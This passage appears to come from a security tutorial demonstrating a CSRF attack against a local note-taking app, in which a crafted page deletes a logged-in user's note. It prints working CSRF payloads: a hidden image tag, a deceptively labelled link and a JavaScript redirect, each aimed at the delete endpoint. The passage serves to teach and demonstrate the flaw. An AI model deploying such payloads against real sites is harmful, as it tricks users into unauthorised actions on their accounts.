When opening the HTML file in the same browser session where Alice is logged in, we ensure that the browser would automatically include any session cookies the request to the application, making it appear as if Alice initiated the request. The following page was loaded:



CSRF Test

Click here to delete the note

Clicking the link successfully triggered the request to the delete endpoint. Because the browser included the user's session cookie, the application authenticated the request as if the user intended to delete the note, and the note was successfully deleted.

An attacker could embed this malicious link in their website using different techniques to obfuscate its purpose, making it harder for the victim to detect its true intent. A few examples:

Hidden image tag: The attacker could embed the link in an <img> tag. When the page loads, the image tag triggers an HTTP request to the delete endpoint, automatically initiating the delete action without requiring a click from the user.

- <img src="http://localhost:8080/note/delete/01922d68-0c26-702b-8c6f-f3a55c9f737a" style="display:none;">

Invisible or misleading link text: creating a visible link with misleading text, enticing the user to click on it without knowing what action it will trigger.

- <a href="http://localhost:8080/note/delete/01922d68-0c26-702b-8c6f-f3a55c9f737a">Claim Your Free Gift!</a>

JavaScrips redirection: Using JavaScript to automatically redirect the user to delete endpoint upon page load, is an approach that doesn’t require user interaction and can execute silently:

```
<script>
   window.location.href = "http://localhost:8080/note/delete/01922d68-0c26-
702b-8c6f-f3a55c9f737a";
</script>
```

These are only some of the methods an attacker could use. They could also combine several methods, such as using JavaScript to embed an iframe or dynamically create hidden forms upon user interaction. By combining methods, they can further disguise the attack’s intent and increase the likelihood that a user will trigger the CSRF request. By leveraging these techniques, an attacker can make it challenging for the user to realize they are performing unauthorized actions, like deleting a note.